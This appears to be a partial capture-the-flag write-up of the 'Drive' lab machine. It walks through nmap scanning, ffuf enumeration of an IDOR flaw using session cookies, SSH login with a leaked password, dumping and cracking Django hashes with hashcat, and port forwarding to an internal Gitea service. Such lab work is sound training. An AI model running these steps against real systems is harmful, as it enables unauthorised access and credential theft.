Port 80
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-12 17:00 IST
Nmap scan report for 10.10.11.235
Host is up (0.15s latency).
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 27:5a:9f:db:91:c3:16:e5:7d:a6:0d:6d:cb:6b:bd:4a (RSA)
| 256 9d:07:6b:c8:47:28:0d:f2:9f:81:f2:b8:c3:a6:78:53 (ECDSA)
|_ 256 1d:30:34:9f:79:73:69:bd:f6:67:f3:34:3c:1f:f9:4e (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://drive.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.80 seconds

The upload file button redirects me to login page


I ll register user.

After logging in Now I can upload files.
IDOR
First I tried to upload php files, it has no problem uploading php files it renders them properly, There is IDOR vulnerability where I can view other users files.

Uploaded a random file.

I fuzzed 112 to see if there are others I can access.
Creating a wordlist
seq 1 112 > wordlist
ffuf -u http://drive.htb/FUZZ/getFileDetail/ -w wordlist -H "Cookie: csrftoken=0B5iEWnUbX3xbs0os4o5RCMifb25Lb6D; sessionid=oe91k2uu8hhj05k308m0dwc3cboqo7yo" --fc 500
79 [Status: 401, Size: 26, Words: 2, Lines: 1, Duration: 180ms]
98 [Status: 401, Size: 26, Words: 2, Lines: 1, Duration: 182ms]
99 [Status: 401, Size: 26, Words: 2, Lines: 1, Duration: 177ms]
101 [Status: 401, Size: 26, Words: 2, Lines: 1, Duration: 169ms]
100 [Status: 200, Size: 5082, Words: 1147, Lines: 172, Duration: 197ms]
112 [Status: 200, Size: 5053, Words: 1059, Lines: 167, Duration: 163ms]
There are others but I cannot see the content of them

I ll fuzz getFileDetail and see if there is something.
I get 200 on /block
ffuf -u http://drive.htb/79/FUZZ/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -H "Cookie: csrftoken=0B5iEWnUbX3xbs0os4o5RCMifb25Lb6D; sessionid=oe91k2uu8hhj05k308m0dwc3cboqo7yo" --fc 500
block [Status: 200, Size: 5446, Words: 1216, Lines: 175, Duration: 141ms]

martin:Xk4@KjyrYv8t194L!
101

I ll use the creds we just found to get an ssh connection.

I was not able to crack the 7z files passwords(These are password protected).
martin@drive:/var/www/backups$ ls -la
total 3740
drwxr-xr-x 2 www-data www-data 4096 Sep 1 2023 .
drwxr-xr-x 5 root root 4096 Sep 15 13:34 ..
-rw-r--r-- 1 www-data www-data 13018 Sep 1 2023 1_Dec_db_backup.sqlite3.7z
-rw-r--r-- 1 www-data www-data 12226 Sep 1 2023 1_Nov_db_backup.sqlite3.7z
-rw-r--r-- 1 www-data www-data 12722 Sep 1 2023 1_Oct_db_backup.sqlite3.7z
-rw-r--r-- 1 www-data www-data 12770 Sep 1 2023 1_Sep_db_backup.sqlite3.7z
-rwxr-xr-x 1 root root 3760128 Dec 26 2022 db.sqlite3
but in db.sqlite3 I found few hashes I ll try to crack them.
martin@drive:/var/www/backups$ sqlite3 db.sqlite3
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> .tables
accounts_customuser auth_permission
accounts_customuser_groups django_admin_log
accounts_customuser_user_permissions django_content_type
accounts_g django_migrations
accounts_g_users django_session
auth_group myApp_file
auth_group_permissions myApp_file_groups
sqlite> select * from accounts_customuser;
21|sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a|2022-12-26 05:48:27.497873|0|jamesMason|||jamesMason@drive.htb|0|1|2022-12-23 12:33:04
22|sha1$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f|2022-12-24 12:55:10|0|martinCruz|||martin@drive.htb|0|1|2022-12-23 12:35:02
23|sha1$kyvDtANaFByRUMNSXhjvMc$9e77fb56c31e7ff032f8deb1f0b5e8f42e9e3004|2022-12-24 13:17:45|0|tomHands|||tom@drive.htb|0|1|2022-12-23 12:37:45
24|sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f|2022-12-24 16:51:53|0|crisDisel|||cris@drive.htb|0|1|2022-12-23 12:39:15
30|sha1$jzpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a3|2022-12-26 05:43:40.388717|1|admin|||admin@drive.htb|1|1|2022-12-26 05:30:58.003372
These hashes are in django format I ll extract the hashes using awk
cat hash | awk -F\| '{print $2}'
sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a
sha1$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f
sha1$kyvDtANaFByRUMNSXhjvMc$9e77fb56c31e7ff032f8deb1f0b5e8f42e9e3004
sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f
sha1$jzpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a3
Crack it using hashcat -m 124
hashcat hash2 --show -m 124
sha1$kyvDtANaFByRUMNSXhjvMc$9e77fb56c31e7ff032f8deb1f0b5e8f42e9e3004:john316
It is credential for martinCruz
Now where to use the password,
Enumerating more there Is a gitea instance running on port 3000
martin@drive:/var/www/backups$ netstat -tunlp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name
tcp 0 0 127.0.0.1:33060 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.1:3306 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:80 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.53:53 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN -
tcp6 0 0 :::80 :::* LISTEN -
tcp6 0 0 :::22 :::* LISTEN -
tcp6 0 0 :::3000 :::* LISTEN -
udp 0 0 127.0.0.53:53 0.0.0.0:* -
udp 0 0 0.0.0.0:68 0.0.0.0:* -
I ll forward port 3000 to my machine.
ssh martin@drive.htb -L 127.0.0.1:3000:127.0.0.1:3000
I ll try logging in with the creds I just Cracked.
